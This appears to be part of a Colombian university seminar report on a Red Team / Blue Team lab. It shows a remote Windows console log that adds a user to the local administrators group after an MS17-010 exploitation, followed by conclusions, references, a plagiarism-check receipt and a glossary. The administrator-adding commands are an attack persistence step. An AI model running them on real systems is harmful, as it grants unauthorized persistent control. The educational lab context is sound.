C:\Windows\system32>net localgroup Administrators WilderArias /add
net localgroup Administrators WilderArias /add
Error de sistema 1376.

El grupo local especificado no existe.

C:\Windows\system32>net localgroup Administradores WilderArias /add
net localgroup Administradores WilderArias /add
Se ha completado el comando correctamente.

C:\Windows\system32>net localgroup Administradores
net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros

Administrador
usuario
WilderArias
Se ha completado el comando correctamente.

C:\Windows\system32>


```

Creación de nuevo usuario con privilegios desde consola remota

Nota. Usuario "wilderarias" creado para simular escalación de privilegios.

Fuente: Elaboración propia.

Figura 10




Sección activa en Windows 7

Nota. Acceso a Windows para constatar la creación de usuario.

Fuente: Elaboración propia.

Figura 11



Verificación del usuario creado en la sección de usuarios de Windows 7

Nota. Confirmación visual de la presencia del nuevo usuario administrador.

Fuente: Elaboración propia.

Conclusiones

El desarrollo progresivo del seminario permitió evidenciar la importancia de comprender tanto las técnicas ofensivas (Red Team) como las defensivas (Blue Team) dentro de un entorno controlado, replicando escenarios reales de ciberseguridad.

La explotación de la vulnerabilidad MS17-010 en la máquina Windows evidenció cómo una falla sin parche puede comprometer por completo un sistema, permitiendo la escalada de privilegios, la persistencia y la manipulación remota del entorno.

La respuesta técnica del Blue Team destacó la necesidad de contar con procesos estructurados de detección, contención, análisis y remediación, apoyados en herramientas como SIEM (IBM, 2024), EDR (Microsoft, 2024) y CIS Controls (Center for Internet Security, 2021).

A lo largo del proceso se reforzó la articulación entre capacidades técnicas, principios legales y gestión estratégica, mostrando que la ciberseguridad efectiva requiere no solo habilidades tecnológicas, sino también criterios éticos, normativos y de liderazgo.

Recomendaciones

Aplicar políticas de actualización y parcheo continuo en todos los sistemas críticos, con énfasis en servicios expuestos como SMB, RDP o HTTP.

Establecer un plan de respuesta a incidentes que contemple la integración de equipos Red Team y Blue Team, así como simulacros periódicos para fortalecer la preparación operativa.

Adoptar marcos de referencia reconocidos como los CIS Controls y el estándar ISO/IEC 27001, integrándolos con herramientas tecnológicas que permitan automatizar procesos de monitoreo, detección y respuesta.

Fortalecer las capacidades de análisis forense, preservación de evidencia digital y formación continua del personal de seguridad, como elementos clave para la mejora continua de la postura defensiva.

Referencias Bibliográficas

Asobancaria. (2020). Ciberseguridad. https://www.asobancaria.com/wp-content/uploads/2020/10/20201014-ASOBANCARIA-2020_compressed.pdf

Bustos, M., & León, P. (2022). Simulación de ataques cibernéticos en entornos controlados para evaluación de vulnerabilidades. *Revista de Tecnología Aplicada*, 9(3), 56–70. <https://repository.unad.edu.co/bitstream/10596/37435/1/jarodriguezcort.pdf>

Center for Internet Security. (2017). CIS Microsoft Windows 7 Benchmark, v1.0.0. https://www.cisecurity.org/-/jssmedia/Project/cisecurity/cisecurity/data/media/files/uploads/2017/04/CIS_Microsoft_Windows_7_Benchmark_v100.pdf

Center for Internet Security. (2021). CIS Critical Security Controls Version 8. <https://www.cisecurity.org/controls/cis-controls-list>

CISA. (2023). *Shifting the Balance: A Guide to Cybersecurity*. https://www.cisa.gov/sites/default/files/2023-11/23-1202-SBD_Shifting_The_Balance_Folder_ES_US.pdf

Cisco. (2024). 2024 Cisco Cybersecurity Readiness Index. Cisco Newsroom. <https://newsroom.cisco.com/c/r/newsroom/en/us/a/y2024/m03/cybersecurity-readiness-index-2024.html>

Congreso de Colombia. (2009). Ley 1273 de 2009.

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492>

CSIRT LACNIC. (2013). Gestión de incidentes de seguridad informática.

https://csirt.lacnic.net/wp-content/themes/warpnew/docs/manual_basico_sp.pdf

Dávila Peña, C. A. (2024). Análisis e integración de la prueba electrónica en el contexto normativo colombiano: evolución, aplicación y desafíos. Revista ICDP.

<https://publicacionesicdp.com/index.php/Revistas-icdp/article/download/591/671/2560>

García, J. C., & Pardo, A. (2022). Modelos de respuesta a incidentes aplicados al sector financiero colombiano. Revista Colombiana de Informática y Sociedad, 13(1), 20–34.

<https://repository.unad.edu.co/bitstream/10596/27647/1/erdiazb.pdf>

IBM. (2024). What is SIEM?. <https://www.ibm.com/topics/siem>

IBM. (2024). What is SOAR (Security Orchestration, Automation and Response)?.

<https://www.ibm.com/mx-es/topics/security-orchestration-automation-response>

INCIBE. (2023). Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. <https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci>

Lahaye, R. A. H. (2018). How to Spot the Blue Team? Red Team Infrastructure Security
<https://rp.os3.nl/2017-2018/p89/presentation.pdf>

Martínez, H. (2023). El rol de los equipos Blue Team en la ciberdefensa organizacional. Revista Digital de Seguridad, 7(1), 12–27. <https://founderz.com/es/blog/blue-team-seguridad-cibernetica/>

Microsoft. (2024). What is EDR? Endpoint Detection and Response.
<https://www.microsoft.com/en-us/security/business/security-101/what-is-edr-endpoint-detection-response>

Muehlberghuber, M., Gürkaynak, F. K., Korak, T., Dunst, P., & Hutter, M. (2013). Red team vs. blue team hardware trojan analysis. ACM Conferences.
<https://dl.acm.org/doi/abs/10.1145/2487726.2487727>

Offensive Security. (2023). PEN-200: Penetration Testing with Kali Linux (OSCP+).
<https://www.offensive-security.com/pwk-oscp/>

Palo Alto Networks. (2023). What is SOAR?.
<https://www.paloaltonetworks.com/cyberpedia/what-is-soar>

Rodríguez, N. (2023). Automatización en la respuesta a incidentes: el valor de los SOAR en entornos empresariales. *Boletín Técnico de Seguridad Informática*, 15(4), 67–80.

<https://openaccess.uoc.edu/bitstream/10609/132128/7/adelpinomeTFM0621memoria.pdf>

S2 Grupo. (2024). Red team: definición, funciones y diferencias con blue team.

<https://s2grupo.es/red-team-definicion-funciones-y-diferencias-con-blue-team/>

Superintendencia de Industria y Comercio. (2023). Guía oficial de protección de datos personales. <https://www.sic.gov.co/content/gu%C3%ADa-oficial-de-protecci%C3%B3n-de-datos-personales>

Universidad Nacional Abierta y a Distancia (UNAD). (s.f.). Especialización en Seguridad Informática. <https://estudios.unad.edu.co/especializacion-en-seguridad-informatica>

Vega Calderón, J. F. (2023). Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team. Universidad Nacional Abierta y a Distancia – UNAD.

<https://repository.unad.edu.co/handle/10596/36804>

Xygeni. (2025). ¿Qué es Blue Team en Ciberseguridad?. <https://xygeni.io/es/sscs-glossary/what-is-blue-team-in-cyber-security/>

Yi-Hsien Chen, Yen-Da Lin, Chung-Kuan Chen, Chin-Laung Lei, & Chun-Ying Huang.
(2020). POSTER: Construct macOS Cyber Range for Red/Blue Teams. ACM Conferences.

<https://dl.acm.org/doi/abs/10.1145/3320269.3405449>

Apéndices

Video Sustentación

<https://1drv.ms/v/c/c8c21a06eab71496/EdO1K5UteWBCskJLKgGItr4BEJIXfNcybpG3xmMPrM9P9g?e=Rfcktn>

Resultado de prueba anti-plagio



Recibo digital

Este recibo confirma que su trabajo ha sido recibido por Turnitin. A continuación podrá ver la información del recibo con respecto a su entrega.

La primera página de tus entregas se muestra abajo.

Autor de la entrega: WILDER ALFREDO ARIAS ARIAS
Título del ejercicio: ECBTI - Draftbank 5 Sección 1 (Moodle TT)
Título de la entrega: wariasari
Nombre del archivo: 583689_WILDER_ALFREDO_ARIAS_ARIAS_wariasari_1235_1860...
Tamaño del archivo: 1.7M
Total páginas: 21
Total de palabras: 2,499
Total de caracteres: 16,382
Fecha de entrega: 27-may.-2025 07:37p. m. (UTC-0500)
Identificador de la entrega: 2686404017

Capacidades Técnicas, Legales Y De Gestión Para Equipos Blue Team Y Red Team

Wilder Alfredo Arias Arias

Código: 80249826

Tutor:

Luis Fernando Zambrano

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD: RED TEAM & BLUE TEAM

BOGOTÁ D.C.

2025

Escuchar ▶

ECBTI - Draftbank 5

En este espacio puede realizar el envío de los documentos a los que desea verificar el nivel de autenticidad antes de realizar la presentación formal ante su docente. Recuerde que puede subir archivos en formato **Word, PDF, PowerPoint** y el tamaño del archivo es máximo **50Mb**.
Cuenta con **cinco** secciones y por cada una puede enviar **un** documento para su revisión de forma independiente. Una vez reciba la revisión, puede volver a enviar un documento diferente o el mismo para realizar una nueva revisión

Mis envíos

Sección 1	Sección 2	Sección 3	Sección 4	Sección 5	
Título	Fecha de inicio	Fecha Esperada	Fecha de publicación	Puntos disponibles	
ECBTI - Draftbank 5 - Sección 1	7 jun 2024 - 08:19	31 dic 2025 - 08:19	31 dic 2025 - 08:19	0	
Refrescar Envíos					
Título del Envío	Identificador del trabajo de Turnitin	Enviado	Similitud	Calificación	Calificación General
Ver Recibo Digital wallasad	2586404017	27/05/2025 19:37	15% <div style="width: 15%; background-color: #28a745; height: 10px;"></div>	N/A	— Entregar Trabajo 📎 📄

Glosario

Este glosario incluye términos definidos por organizaciones como Microsoft (2024), IBM (2024), CIS (2021)

- **Blue Team:** Grupo de profesionales encargados de defender la infraestructura tecnológica de una organización. Se enfocan en monitoreo, detección, respuesta y contención de amenazas.
- **Red Team:** Equipo de ciberseguridad ofensiva que simula ataques reales para evaluar las capacidades de defensa de una organización y detectar vulnerabilidades.
- **MS17-010 (EternalBlue):** Vulnerabilidad crítica en el protocolo SMBv1 de Windows que permite la ejecución remota de código. Fue explotada por ataques como WannaCry.
- **SMB (Server Message Block):** Protocolo de red utilizado para compartir archivos, impresoras y recursos entre equipos con Windows. Es un vector común de ataque cuando está mal configurado o desactualizado.

- **Meterpreter:** Payload avanzado del framework Metasploit que proporciona una consola interactiva con funcionalidades extendidas en sistemas comprometidos.
- **SIEM (Security Information and Event Management):** Plataforma que centraliza, correlaciona y analiza eventos de seguridad en tiempo real para facilitar la detección y respuesta a incidentes.
- **EDR (Endpoint Detection and Response):** Tecnología de protección en los endpoints que permite detectar, investigar y responder a amenazas a nivel de estación de trabajo o servidor.
- **Hardenización (Hardening):** Conjunto de técnicas destinadas a reducir las vulnerabilidades de un sistema, mediante la eliminación de servicios innecesarios, la configuración segura y la actualización constante.
- **Exploit:** Código o técnica que aprovecha una vulnerabilidad específica en un sistema para lograr acceso o control no autorizado.
- **Vulnerabilidad:** Debilidad en un sistema, aplicación o servicio que puede ser explotada para comprometer la confidencialidad, integridad o disponibilidad de los activos de información.
- **CIS Controls:** Conjunto de buenas prácticas en ciberseguridad desarrolladas por el Center for Internet Security, que sirven como marco de referencia para proteger sistemas y datos.

- **SOAR (Security Orchestration, Automation and Response):** Tecnología que permite automatizar procesos de detección y respuesta ante incidentes, integrando flujos de trabajo entre herramientas de seguridad.